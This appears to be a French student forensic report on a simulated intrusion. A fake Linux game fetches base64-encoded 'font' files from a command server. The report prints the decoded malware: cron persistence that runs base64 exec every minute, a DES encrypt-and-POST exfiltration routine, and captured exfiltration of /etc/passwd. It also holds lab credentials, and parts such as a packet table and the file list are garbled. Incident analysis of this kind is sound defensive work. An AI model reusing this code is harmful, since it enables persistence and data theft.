

# Projet Network

INVESTIGATIONS POST-ACCIDENT  
RAYAN BENHAMANA

MIRACLE (BY JEDHA)

## SOMMAIRE

<b>Sommaire</b> .....	1
<b>Introduction</b> .....	2
Contexte .....	2
Objectifs.....	2
Ressources Mobilisables.....	2
<b>Phase de reconnaissance</b> .....	3
Historique .....	3
Environnement .....	3
Analyse du jeu installé .....	4
<b>Risques encourus : Analyse des fichiers malveillants</b> .....	5
ComicSans.ttf .....	5
AriaBold.ttf .....	6
<b>Attaque subie : Analyse du réseau</b> .....	7
Analyse des interfaces réseaux.....	7
Analyse du trafic réseau .....	7
Analyse des données extraites .....	9
<b>Conclusion</b> .....	10
Réponses aux objectifs .....	10
Aller plus loin .....	13
Résumé .....	14

## INTRODUCTION

### CONTEXTE

Miracle est une entreprise de services informatique reconnue pour la sécurité de ses produits et services. Elle compte parmi ses produits un logiciel nommé « TransX ». Ce logiciel permet de traiter les données des entreprises clientes afin de les aider à prendre des décisions stratégiques. La grande majorité des clients de l'entreprise Miracle sont des multinationales dont certaines font parties du CAC40. Le logiciel « TransX » doit donc être extrêmement sécurisé car il accède et traite des données clientes très sensibles. D'autant plus que le produit est aussi bien utilisé par les Directions, que par les services de Ressources Humaines, de Comptabilité ou de Communication.

La célèbre société informatique pense avoir subi une attaque informatique et a besoin d'une équipe experte en réseaux pour analyser leur réseau. Ce réseau est utilisé pour développer et déployer le produit « TransX », et est composé de postes de travail Linux. Le Centre des Opérations de Sécurité interne à Miracle a détecté des indices de compromission sur leur réseau privé. Le problème est que l'un des postes de travail semble faire des requêtes suspectes permettant d'automatiser le transport et le chiffrement de données.

### OBJECTIFS

Miracle a fait appel à une équipe d'experts en cybersécurité afin de mieux comprendre l'accident s'étant produit. L'entreprise souhaite limiter les conséquences de cette attaque, et si possible apporter une solution à la situation actuelle.

Les objectifs de cette investigation réseau sont multiples et progressifs, il faut :

- 1) Trouver la source de l'accident
- 2) Analyser le comportement de l'attaque
- 3) Identifier une potentielle fuite de données ou perte de données
- 4) Apporter une solution à mettre en place par la Direction des Services Informatiques de Miracle

Le déroulé du projet, ainsi que les résultats de l'investigation sont présentés dans le rapport. En outre le trafic réseau est disponible sous format .pcap, et les fichiers malveillants sont accessibles en clair.

### RESSOURCES MOBILISABLES

Le Centre des Opérations de Sécurité suspecte le poste de travail 10.10.2.16 d'avoir un comportement malveillant. Un compte utilisateur est disponible sur ce poste de travail et est accessible avec les identifiants suivants :

**Nom d'utilisateur :** tserge  
**Mot de passe :** Miracle2022

La commande suivante permet de se connecter au serveur :

```
$ ssh tserge@10.10.2.16
```

Avant de commencer les investigations, Miracle a fourni quelques indications techniques pour le bon déroulement du projet. Par exemple l'utilisation de sudo est autorisée. De plus, Miracle conseille d'analyser le trafic réseau du poste de travail avec tcpdump.

## PHASE DE RECONNAISSANCE

Les requêtes suspectes identifiées par Miracle peuvent être la source de l'attaque ou une conséquence directe de celle-ci. Il est donc important de prendre du recul, d'étudier tout l'environnement de travail et de ne pas uniquement se concentrer sur le trafic réseau.

## HISTORIQUE

Dans un premier temps, il est intéressant de consulter l'historique des commandes pour retrouver les dernières exécutées. Si un attaquant s'est connecté au poste de travail pour y exécuter des commandes, alors elles sont probablement conservées dans l'historique.


```
tserge@ubuntu-tserge:~$ cat .bash_history
cd /usr/bin/python3
cd /usr/bin
ls
```

```
tserge@ubuntu-tserge:~$ cat .history
1 apt-get update && apt-get upgrade
2 whoami
3 pmanager
4 killall firefox
5 curl http://10.10.11.6
```

Après consultation le fichier `.bash_history` ne contient pas d'informations suspectes, cependant le fichier `.history` semble contenir un premier indice. En effet, une commande `curl` permettant de télécharger une ressource disponible à l'adresse `10.10.11.6` a été exécutée. **Il est probable que le logiciel malveillant identifié dans la suite du rapport soit issu de ce téléchargement.**

## ENVIRONNEMENT

Dans un second temps, le dossier utilisateur a été exploré afin d'obtenir des indices complémentaires sur l'attaque ayant eu lieu. Une cartographie de l'environnement de travail a pu être dressée.



En vue de la précédente découverte, le dossier `Download` est intéressant car il contient les fichiers téléchargés par l'utilisateur. Le premier fichier `COMPANIES_IBAN.csv` peut être considéré comme une donnée sensible mais est très probablement interne à l'entreprise. Ce fichier ne semble pas avoir été impliqué dans l'attaque et est disponible en annexes.

## ANALYSE DU JEU INSTALLE

En revanche le second fichier `pubg_linux` également disponible en annexes est plus suspect. **En effet quelques recherches sur internet ont permis de comprendre que pubg est un jeu mobile.** Il est possible que l'utilisateur ait téléchargé le jeu sur son poste de travail intentionnellement. Et il est intéressant d'analyser un peu plus en détails cette application `pubg_linux`.

Les métadonnées de l'exécutable peuvent être récupérées à l'aide d'une simple commande `file`.

```
(kali@kali)-[~/Projets/NetworkProject/tserge/Downloads]
$ file pubg_linux
pubg_linux: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=91e7bf0aba8f9c0aff8b3220cf672b062f9d9ee9, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Les résultats confirment qu'il s'agit effectivement d'un exécutable ELF, et qu'il n'est pas obfusqué. Ensuite la commande `strings` permet de recueillir plus de détails sur le fonctionnement de cet exécutable. Toutefois, le résultat de cette commande renvoie beaucoup trop d'informations. Le premier élément à déterminer est si cet exécutable échange avec un serveur externe. Par conséquent, la commande est filtrée avec le mot-clé « `http://` » suivi d'une regex permettant de prendre en compte toutes les adresses IPv4 existantes.

```
(kali@kali)-[~/Projets/NetworkProject/tserge/Downloads]
$ strings pubg_linux | grep -E 'http://([0-9]{1,3}\.){3}[0-9]{1,3}'
/build/rustc-3xKrFO/rustc-1.65.0+dfsg0ubuntu1~llvm2/library/std/src/io/mod.rs:failed to write whole buffer:formatter
error:called `Result::unwrap()` on an `Err` value: http://10.10.2.200:110/fonts/ComicSans.ttf:rc/main.rs:failed to crea
te file:failed to copy content:python3-cimport base64,exec(base64.b64decode(open('/usr/share/fonts/truetype/ComicSans
.ttf').read()))Something went wrong:usr/share/fonts/truetype/ComicSans.ttf:called `Option::unwrap()` on a `None` val
ue/root/.cargo/registry/src/github.com-1ecc6299db9ec823/tokio-1.21.2/src/sync/1 list.rs
```

L'analyse de l'exécutable permet de déterminer que `pubg_linux` effectue notamment deux actions :

- 1) Il télécharge un fichier de police `ComicSans.ttf` depuis le port 110 du serveur externe 10.10.2.200
- 2) Il exécute le fichier de police `ComicSans.ttf` sur le serveur ciblé

Il est suspect qu'un fichier de police soit exécuté, il est donc très probable qu'il s'agisse d'un fichier malveillant déguisé. Par conséquent, le serveur externe peut être comparé à un serveur Commande & Control (C2C).

Le chemin d'accès au fichier `ComicSans.ttf` peut être retrouvé dans la seconde commande. Le fichier est situé dans le dossier `/usr/share/fonts/truetype`. L'inspection de ce dossier permet de compléter la cartographie existante de l'environnement de travail. Le dossier contient deux fichiers distincts : `ComicSans.ttf` et `AriaBold.ttf`. Le fichier `ComicSans.ttf` est suspect, mais le fichier `AriaBold.ttf` semble similaire au premier fichier. D'autant plus que ces deux fichiers de police sont codés en base 64. L'analyse de ces deux fichiers dans la prochaine partie permet de comprendre l'attaque ayant eu lieu.

## RISQUES ENCOURUS : ANALYSE DES FICHIERS MALVEILLANTS

La partie précédente a permis de comprendre qu'un faux logiciel de jeux mobile a été téléchargé par l'utilisateur. Lorsqu'il a essayé d'y jouer, un fichier malveillant a été secrètement téléchargé sur le poste de travail depuis un serveur malveillant. Un second fichier similaire au premier semble également avoir été téléchargé.

Une fois le vecteur d'attaque identifié, la suite est d'étudier l'attaque plus en détails. L'analyse des fichiers ComicSans.ttf et AriaBold.ttf serait intéressante. L'utilitaire base64 est utilisé pour les décoder. Les deux fichiers malveillants décodés sont disponibles en annexes.

### COMICSANS.TTF

Le premier fichier malveillant ComicSans.ttf commence par établir une persistance en se téléchargeant lui-même chaque minute, puis télécharge le fichier AriaBold.ttf sur le poste de travail. L'exécution du fichier se termine par la détection et l'extraction de données sensibles définies au préalable.

```
(kali@kali)-[~/Projets/NetworkProject/SOLUTION/01_Network_Investigation]
$ base64 -d ComicSans.ttf
import inspect
import requests
import sys
from os.path import isfile

EXEC_LINE="/usr/bin/python3 -c 'import base64;exec(base64.b64decode(open(\"/usr/share/fonts/truetype/ComicSans.ttf\").read()))'"
C2="http://10.10.2.200:110"

def persist():
    if not isfile("/etc/cron.d/hostname"):
        with open("/etc/cron.d/hostname", 'a+') as f:
            f.write( '* * * * * %s' %EXEC_LINE)
```

Ce fichier est décomposé en 4 étapes possédant chacune une fonction associée au sein de ComicSans.ttf :

- **La fonction persist** : Une tâche est inscrite au sein de la crontab, elle permet de télécharger et d'exécuter le fichier ComicSans.ttf. La persistance de l'attaque repose sur l'automatisation discrète de cette tâche répétée chaque minute.
- **La fonction stage1** : Cette fonction télécharge le fichier ComicSans.ttf depuis le serveur malveillant
- **La fonction stage2** : Cette fonction télécharge le fichier AriaBold.ttf depuis le serveur malveillant
- **La fonction stealer** : Une liste de fichiers sensibles est recherchée sur le serveur ciblé et les fichiers retrouvés sont exfiltrés vers un serveur malveillant. Les fichiers sensibles sont passwd, crontab, shadow et sshd\_config.

L'utilisation d'un tel script pose de sérieux problèmes de sécurité car il implique des activités malveillantes potentielles telles que l'exfiltration de données et l'exécution non autorisée de commandes.

Son objectif est d'assurer le bon déroulement de l'attaque et d'effectuer un premier niveau de reconnaissance pour l'attaquant. Ce code permet entre autres d'exfiltrer les données et d'exécuter des commandes non autorisées. Les données ainsi exfiltrées seront détaillées dans la prochaine partie du rapport.

## ARIABOLD.TTF

Le second fichier malveillant AriaBold.ttf a deux missions principales : chiffrer tous les fichiers compris dans le dossier /home, puis les extraire. Les données sont chiffrées à l'aide de l'algorithme DES en mode ECB. De plus, la clé de chiffrement est étonnamment faible : '11111111'. Il est clair que l'objectif de l'attaque n'est pas de rançonner Miracle.

```
KEY = b"11111111"
DES = DES.new(KEY, DES.MODE_ECB)
BLOCK_SIZE=64

def encrypt_file(filepath):
    print(filepath)
    with open(filepath) as f:
        try:
            padded_text = pad(f.read().encode('UTF-8'), BLOCK_SIZE)
            encrypted_text = DES.encrypt(padded_text)
            r = requests.post(C2+"/e:fil", data=encrypted_text)
```

Le chiffrement DES est l'ancêtre du chiffrement AES, et a depuis été reconnu comme vulnérable. Il s'agit d'un chiffrement symétrique par blocs, par conséquent la clé identifiée sert à chiffrer et déchiffrer les données. De plus, le mode ECB permet de spécifier plus précisément la méthode de chiffrement mais la rend encore plus vulnérable. En effet, chaque bloc de données est chiffré de la même manière sans vecteur d'initialisation.

Finalement les fichiers chiffrés sont envoyés vers le serveur malveillant de l'attaquant.

## ATTAQUE SUBIE : ANALYSE DU RESEAU

Après la phase de reconnaissance de l'environnement, il est important d'analyser également le réseau. Les requêtes enregistrées permettent de vérifier si les risques identifiés précédemment ont été exploités. Il est intéressant de relier ces requêtes aux actions effectuées par les fichiers malveillants analysés à l'étape précédente.

En effet, la lecture du code permet de comprendre les potentielles conséquences de l'attaque. Tandis que l'analyse du réseau permet de confirmer les réels dégâts subis lors de l'attaque. Dans certains cas, l'attaque prévue initialement ne s'exécute pas totalement.

### ANALYSE DES INTERFACES RESEAUX

L'analyse réseau commence par un scan des ports ouverts et des interfaces réseaux actifs. Une interface réseau suspecte ou un port ouvert inattendu pourraient être des indices de compromission.

Le scan de port effectué permet de conclure que seul le port lié au service SSH est disponible. Aucun autre port n'est ouvert. Les interfaces du poste de travail sont à leur tour identifiées à l'aide de tcpdump.

```
(kali@kali)~$ nmap 10.10.2.16 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 17:14 EDT
Nmap scan report for 10.10.2.16
Host is up (0.024s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 38.41 seconds
```

```
tserge@ubuntu-tserge:~$ tcpdump -D
1.eth0 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

Après l'analyse des interfaces et des ports, il semble qu'aucune trace de l'attaque n'y soit visible. Il est donc très probable que l'attaquant n'ait pas agit au niveau réseau et que ses actions soit facilement visibles sur le réseau.

### ANALYSE DU TRAFIC RESEAU

L'analyse des requêtes transitant sur le réseau est primordiale pour suivre l'évolution de l'attaque. Une contrainte du poste de travail étudié est l'absence de l'outil WireShark pour analyser le trafic réseau. Toutefois, l'utilitaire tcpdump présent sur le poste de travail permet de récupérer les requêtes.

```
21:05:46.983781 IP 10.10.0.17.34656 > ubuntu-tserge.ssh: Flags [F], ack 2942660, win 21860, options [nop,nop,TS val 1386022124 ecr 252362359], length 0
0x0000: 4510 0034 4d05 4000 3f06 d87a 0a0a 0011 E...4M.D.?..Z....
0x0010: 0a0a 0210 8760 0016 a02b aa92 49e8 115f .....^...+..I...
0x0020: 8010 5564 b89d 0000 0101 080a 529d 04ec ..Ud.....R...
0x0030: 0f0a be77 .....W
21:05:46.983864 IP ubuntu-tserge.ssh > 10.10.0.17.34656: Flags [P], seq 2942660:2946764, ack 289, win 501, options [nop,nop,TS val 252362413 ecr 1386022124], length 4104
0x0000: 4510 103c 39a3 4000 4006 dad4 0a0a 0210 E.<9.D.a.....
0x0010: 0a0a 0011 0016 8760 49e8 115f a02b aa92 .....^I...+...
0x0020: 8018 01f5 2663 0000 0101 080a 0f0a bead ....8C.....
0x0030: 529d 04ec 01d0 5649 ddda e9ff 3377 bb53 R.....VI....3w.S
0x0040: ab7d aed0 4714 bcbd 6f20 aaff 2099 6c7c .}..G...o.....l
0x0050: b25b 8c0c 55a0 ef23 f094 26f8 2a2a f081 .[..U..#...6-+*..
0x0060: b071 9e3f ceaa 1cbb d6c1 d931 b207 b050 ..q?.....1...P
0x0070: 0a6d 9d48 f4a5 42bc 7d9a e93b 744f 2ec0 .m.H..B...;tD...
0x0080: 0020 da4e 59b0 0ff6 6900 2f26 20e3 88c3 ...NY...i./6....
0x0090: 78de d21c 1ee8 cdad ff02 b970 0b80 2328 X.....M...p..#
0x00a0: d21c c955 d970 d030 1c2b 5e65 2d89 1737 ...U.p.0.+^e-..7
0x00b0: a4b2 a89a eed4 6ef1 b4e8 1f6a 68bb 1ba7 .....n....jh...
0x00c0: daef 13cd 92b3 f378 9a80 0e0c 9f73 5060 .....x....sP...
0x00d0: a9c5 2771 83f4 6688 050e bfb5 0820 4f65 ..q..f....f..De
0x00e0: c348 d432 890d b594 7e2c 78b9 50b0 ebf6 .H.2...T...x.P...
0x00f0: b37e 11d5 9a16 4262 2ba0 d19d ca16 ca70 ~....Bb+.....p
```

Les résultats affichés par tcpdump sont difficilement analysables. Néanmoins, il est possible d'extraire les résultats dans un fichier .pcap afin de l'ouvrir avec WireShark. Le nombre de requêtes récupérées dépend de la durée d'exécution de la commande tcpdump.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:42:15:2f:c8:b0	02:42:0a:9a:02:10	ARP	42	Who has 10.10.2.16? Tell 10.10.2.1
2	0.000047	02:42:0a:9a:02:10	02:42:15:2f:c8:b0	ARP	42	10.10.2.16 is at 02:42:0a:9a:02:10
3	0.072222	10.10.2.16	10.10.2.200	TCP	74	55246 → 110 [SYN] Seq=Win=6420 Len= MSS=1460 SACK PERM Tsvl=19452138 Tscsr=0 Win=128
4	0.072378	10.10.2.16	10.10.2.200	TCP	74	110 → 55246 [ACK] Seq=Ack=1 Win=6510 Len= MSS=1460 SACK PERM Tsvl=368103549 Tscsr=19452138 Win=128
5	0.072392	10.10.2.16	10.10.2.200	TCP	66	55246 → 110 [ACK] Seq=Ack=1 Win=6420 Len= Tsvl=19452138 Tscsr=368103549
6	0.072434	10.10.2.16	10.10.2.200	POP	139	C GET /font/comicSans.ttf HTTP/1.1
7	0.072458	10.10.2.16	10.10.2.16	TCP	66	110 → 55246 [ACK] Seq=Ack=174 Win=6512 Len= Tsvl=368103549 Tscsr=19452138
8	0.072721	10.10.2.16	10.10.2.16	POP/IMF	241	(text/html)
9	0.073729	10.10.2.16	10.10.2.200	TCP	66	55246 → 110 [ACK] Seq=Ack=176 Win=64128 Len= Tsvl=19452140 Tscsr=368103549
10	0.073772	10.10.2.16	10.10.2.16	POP/IMF	1558	mail361j301uc361Y3QkMw3J0H1uLVXcVzRZcltc0yD8CxmZnJvB5bcyWRR01ctc0yD8Cpb2pBuGUKVCVRUFTeLORT013vczi9iaaw4ch1ba0gP
11	0.073779	10.10.2.16	10.10.2.16	TCP	66	55246 → 110 [ACK] Seq=Ack=1668 Win=64128 Len= Tsvl=19452140 Tscsr=368103549
12	0.073787	10.10.2.16	10.10.2.200	TCP	66	55246 → 110 [FIN, ACK] Seq=Ack=1668 Win=64128 Len= Tsvl=19452140 Tscsr=368103549
13	0.073792	10.10.2.16	10.10.2.16	TCP	66	110 → 55246 [FIN, ACK] Seq=1668 Ack=75 Win=6512 Len= Tsvl=368103549 Tscsr=19452140
14	0.074510	10.10.2.16	10.10.2.200	TCP	66	55246 → 110 [ACK] Seq=Ack=176 Win=64128 Len= Tsvl=19452140 Tscsr=368103549
15	0.074517	10.10.2.16	10.10.2.200	TCP	66	55246 → 110 [ACK] Seq=Ack=1668 Win=64128 Len= MSS=1460 SACK PERM Tsvl=19452267 Tscsr=19452140
16	0.074520	10.10.2.16	10.10.2.16	TCP	74	110 → 55252 [SYN, ACK] Seq=Ack=1 Win=6510 Len= MSS=1460 SACK PERM Tsvl=368103562 Tscsr=19452267 Win=128
17	0.074521	10.10.2.16	10.10.2.200	TCP	66	55252 → 110 [ACK] Seq=Ack=1 Win=64256 Len= Tsvl=19452267 Tscsr=368103562
18	0.074524	10.10.2.16	10.10.2.16	POP	231	C GET /font/comicSans.ttf HTTP/1.1
19	0.074524	10.10.2.16	10.10.2.200	TCP	66	110 → 55252 [ACK] Seq=Ack=16 Win=6924 Len= Tsvl=368103562 Tscsr=19452267
20	0.074524	10.10.2.16	10.10.2.16	POP/IMF	241	(text/html)
21	0.074528	10.10.2.16	10.10.2.200	TCP	66	55252 → 110 [ACK] Seq=Ack=166 Win=64128 Len= Tsvl=19452269 Tscsr=368103562
22	0.074528	10.10.2.16	10.10.2.16	TCP	1558	mail361j301uc361Y3QkMw3J0H1uLVXcVzRZcltc0yD8CxmZnJvB5bcyWRR01ctc0yD8Cpb2pBuGUKVCVRUFTeLORT013vczi9iaaw4ch1ba0gP
23	0.074528	10.10.2.16	10.10.2.200	TCP	66	55252 → 110 [ACK] Seq=Ack=1668 Win=64128 Len= Tsvl=19452269 Tscsr=368103562
24	0.074528	10.10.2.16	10.10.2.200	TCP	66	55252 → 110 [FIN, ACK] Seq=Ack=1668 Win=64128 Len= Tsvl=19452269 Tscsr=368103562
25	0.074528	10.10.2.16	10.10.2.200	TCP	66	110 → 55252 [FIN, ACK] Seq=1668 Ack=167 Win=6924 Len= Tsvl=368103562 Tscsr=19452269
26	0.074528	10.10.2.16	10.10.2.200	TCP	74	110 → 55258 [SYN, ACK] Seq=Ack=1 Win=6510 Len= MSS=1460 SACK PERM Tsvl=19452271 Tscsr=0 Win=128
27	0.074528	10.10.2.16	10.10.2.200	TCP	74	110 → 55258 [SYN, ACK] Seq=Ack=1 Win=6510 Len= MSS=1460 SACK PERM Tsvl=19452271 Tscsr=0 Win=128
28	0.074564	10.10.2.16	10.10.2.200	TCP	66	55258 → 110 [ACK] Seq=Ack=1 Win=64256 Len= Tsvl=19452271 Tscsr=368103562
29	0.074567	10.10.2.16	10.10.2.16	POP	231	C GET /font/Arial-Bold.ttf HTTP/1.1
30	0.074567	10.10.2.16	10.10.2.200	TCP	66	110 → 55258 [ACK] Seq=Ack=166 Win=6924 Len= Tsvl=368103562 Tscsr=19452271
31	0.074567	10.10.2.16	10.10.2.16	POP/IMF	241	(text/html)
32	0.075822	10.10.2.16	10.10.2.200	TCP	66	55258 → 110 [ACK] Seq=Ack=176 Win=64128 Len= Tsvl=19452272 Tscsr=368103562
33	0.075822	10.10.2.16	10.10.2.200	TCP	1622	Y3QkMw3J0H

Pour rappel, SMTP (Simple Mail Transfer Protocol) est le protocole de communication utilisé pour transférer le courrier électronique vers les serveurs de messagerie électronique. Tandis que POP (Post Office Protocol) est le protocole qui permet de récupérer ces courriers électroniques. Autrement dit le protocole POP assure le chemin inverse au protocole SMTP, et sont souvent utilisés de manière complémentaire. En revanche, IMF (Internet Message Format) fait référence au format dans lequel les messages textuels sont transférés au sein d'internet. Le format IMF est souvent lié aux protocoles e-mails.

La première (resp. la seconde) communication avec le serveur malveillant permet à l'attaquant de télécharger le fichier de police malveillant « ComicSans.ttf » (resp. « AriaBold.ttf ») sur le poste de travail victime. Le contenu de ces fichiers malveillants sont codés en base 64, il suffit donc de les décoder pour analyser les codes qui ont été exécutés.

[illegible]

Page 8 sur 14

## ANALYSE DES DONNEES EXTRAITES

L'extraction des fichiers détectés par « ComicSans.ttf » est visible dans les communications réseaux. Par conséquent, il est possible d'affirmer que le premier fichier malveillant a été exécuté et que certaines données sensibles ont fuité. Ces données systèmes peuvent être utilisés ensuite pour préparer une seconde attaque plus conséquente.

### 1) Le fichier /etc/passwd

Il liste les informations des utilisateurs ayant un accès sur le poste de travail. Chaque ligne correspond à un utilisateur et est construite de la manière suivante :

*nom : mdp : userID : groupID : commentaire : dossier personnel : programme de démarrage*

Le point positif est que l'extraction de ce fichier aurait pu être plus critique. Toutefois, le poste de travail est bien configuré car le mot de passe est remplacé par un x, et son hash est stocké dans le fichier /etc/shadow.

```
POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1372

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
evm:x:9:9:evm:/dev:/usr/sbin/nologin
tcpdump:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:100:65534::/run/sshd:/usr/sbin/nologin
tserge:x:1000:1000:/home/tserge:/bin/bash
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.9.15
Date: Tue, 20 Jun 2023 13:41:08 GMT
Content-Type: text/html; charset=utf-8
```

### 2) Le fichier /etc/shadow

Ce fichier est une évolution historique du fichier /etc/passwd afin d'offrir une manière plus sécurisée de stocker les informations utilisateurs dont le mot de passe. L'extraction de ce fichier n'a pas été retrouvée sur le réseau, toutefois il est certain que le fichier « ComicSans.ttf » a été exécuté. Il est donc très probable que ce fichier ait également été extrait, ou qu'il n'existe pas.

Ce fichier est construit de la même manière que le fichier /etc/passwd, toutefois le format des lignes est modifié :

*nom : hash : dernière date de MàJ : jours min : jours max : période d'avertissement : délai de désactivation : date de désactivation : flag*

### 3) Le fichier /etc/crontab :

Ce fichier est moins sensible que les autres. En effet, l'attaquant peut simplement consulter les tâches s'exécutant à intervalles régulières sur le poste de travail victime. Toutefois, cela permet à l'attaquant de vérifier que la crontab a été correctement modifiée pour rendre l'attaque persistante.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition.
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

#### 4) Le fichier /etc/ssh/sshd\_config.

Ce fichier permet de configurer le service OpenSSH gérant l'authentification des connexions SSH. A l'aide de ce fichier, l'attaquant pourrait analyser la configuration du serveur OpenSSH afin de détecter une mauvaise configuration à exploiter ou alors retrouver une liste des clés autorisées. Par conséquent, les risques liés à la seule extraction de ce fichier n'est pas obligatoirement critique. Toutefois, il faut surveiller que le fichier contenant la liste des clés ssh autorisées ne soit pas également extrait.

```
Content-Length: 3289
# $OpenBSD: sshd_config,v1.103 2018/04/09 20:41:22 tj Exp $
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.
Include /etc/ssh/sshd_config.d/*.conf
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Les indices de compromission permettent d'affirmer que le fichier malveillant « ComicSans.ttf » a été exécuté. Néanmoins, l'exécution du second fichier « AriaBold.ttf » aurait représenté un plus gros danger pour Miracle.

Heureusement pour Miracle aucune trace de l'extraction du dossier /home ou l'exécution du fichier n'ont été trouvées. Il est très probable que le pire ait été évité pour Miracle, mais il est impossible de l'affirmer. Par conséquent, il est important que Miracle émette l'hypothèse que le dossier /home ait été extrait. Il faut lister les données sensibles présentes dans ce dossier afin d'agir en conséquence.

## CONCLUSION

Pour conclure, le rapport revient sur l'atteinte des objectifs avant de présenter d'autres vulnérabilités rencontrées lors des investigations puis de proposer un court résumé du projet. Les remédiations à apporter au réseau afin de supprimer toute trace de l'attaque et en limiter les impacts sont présentées dans les réponses aux objectifs.

## REPONSES AUX OBJECTIFS

Les résultats obtenus lors des investigations permet d'affirmer que les objectifs du projet ont été remplis. Une réponse détaillée pour chaque objectif est proposée ci-dessous.

### 1) De quels processus/fichiers émanent les requêtes malveillantes ?

Dans un premier temps, une unique requête a été initiée par l'exécution d'un faux jeu mobile « pubg\_linux » par l'utilisateur. Le résultat de la requête est le téléchargement de deux fichiers malveillants. Le premier fichier téléchargé « ComciSans.ttf » est responsable des requêtes malveillantes enregistrées. Le second fichier malveillant devrait envoyer des requêtes, toutefois il ne semble pas avoir été exécuté lors de l'attaque.

Le serveur C2C utilisé par l'acteur malveillant a pour adresse 10.10.2.200, et les données sont envoyées sur le port 110.

## 2) Que fait le logiciel malveillant ? Comment l'attaque s'est-elle déroulée ?

Après analyse, il apparaît que le logiciel malveillant `pubg_linux` imite un célèbre jeu mobile. Il est très probable que l'utilisateur tserge ait été trompé et qu'il pensait simplement télécharger un jeu mobile. Néanmoins, lorsque le logiciel a été exécuté, un fichier malveillant a été téléchargé et exécuté sur le poste de travail depuis le port 110 du serveur 10.10.2.200.

Le rôle de ce fichier malveillant `ComicSans.ttf` est d'établir une persistance de l'attaque en inscrivant une nouvelle tâche dans la `crontab`. Cette tâche s'exécute chaque minute, et consiste à télécharger de nouveau le fichier `ComicSans.ttf` puis l'exécuter. Par conséquent, la persistance de l'attaque est améliorée car même si les fichiers malveillants sont supprimés, l'attaque se répètera chaque minute si la tâche `crontab` n'est pas supprimée. Ensuite, l'exécution de ce fichier permet à nouveau de télécharger ce même fichier malveillant `ComicSans.ttf`, ainsi qu'un second fichier malveillant `AriaBold.ttf`. Ensuite, la dernière action effectuée par ce fichier est l'identification de 4 fichiers sensibles prédéfinies sur le poste de travail victime avant de les extraire.

Le second fichier malveillant `AriaBold.ttf` est plus simple à analyser mais a un comportement plus compromettant. En effet son rôle est de chiffrer et envoyer au serveur malveillant le dossier `/home` et tous ses sous-dossiers. Néanmoins, l'analyse du trafic réseau laisse penser que le dernier fichier `AriaBold.ttf` n'ait pas été exécuté.

## 3) Des fichiers ou données ont-ils été volés/chiffrés/supprimés ? Et si oui lesquels ?

L'étude a permis de déterminer l'objectif de l'attaque consistant à extraire certaines données systèmes et un maximum de données métiers. En effet, l'attaque fait intervenir deux fichiers malveillants distincts devant chacun récupérer des données de nature différentes.

Le premier fichier malveillant « `ComicSans.ttf` » détecte la présence de quatre fichiers différents permettant de configurer le système. Puis ces fichiers sont exfiltrés vers le serveur malveillant contrôlé par l'attaquant. La liste de ces fichiers est :

iii) <code>/etc/passwd</code>	i) <code>/etc/crontab</code>	ii) <code>/etc/ssh/sshd_conf</code>
-------------------------------	------------------------------	-------------------------------------

Le second fichier malveillant `AriaBold.ttf` ne semble pas non plus avoir été exécuté. En effet, il est sensé chiffrer et extraire tous les fichiers contenus dans `/home` et ses sous-dossiers. Toutefois, aucune trace de l'extraction de ces données n'a été retrouvée lors de l'investigation réseau. L'attaque aurait pu être plus dommageable pour Miracle si `AriaBold.ttf` avait rempli son rôle.

#### 4) Procédure pour remédier à l'attaque à l'intention des administrateurs systèmes de Miracle

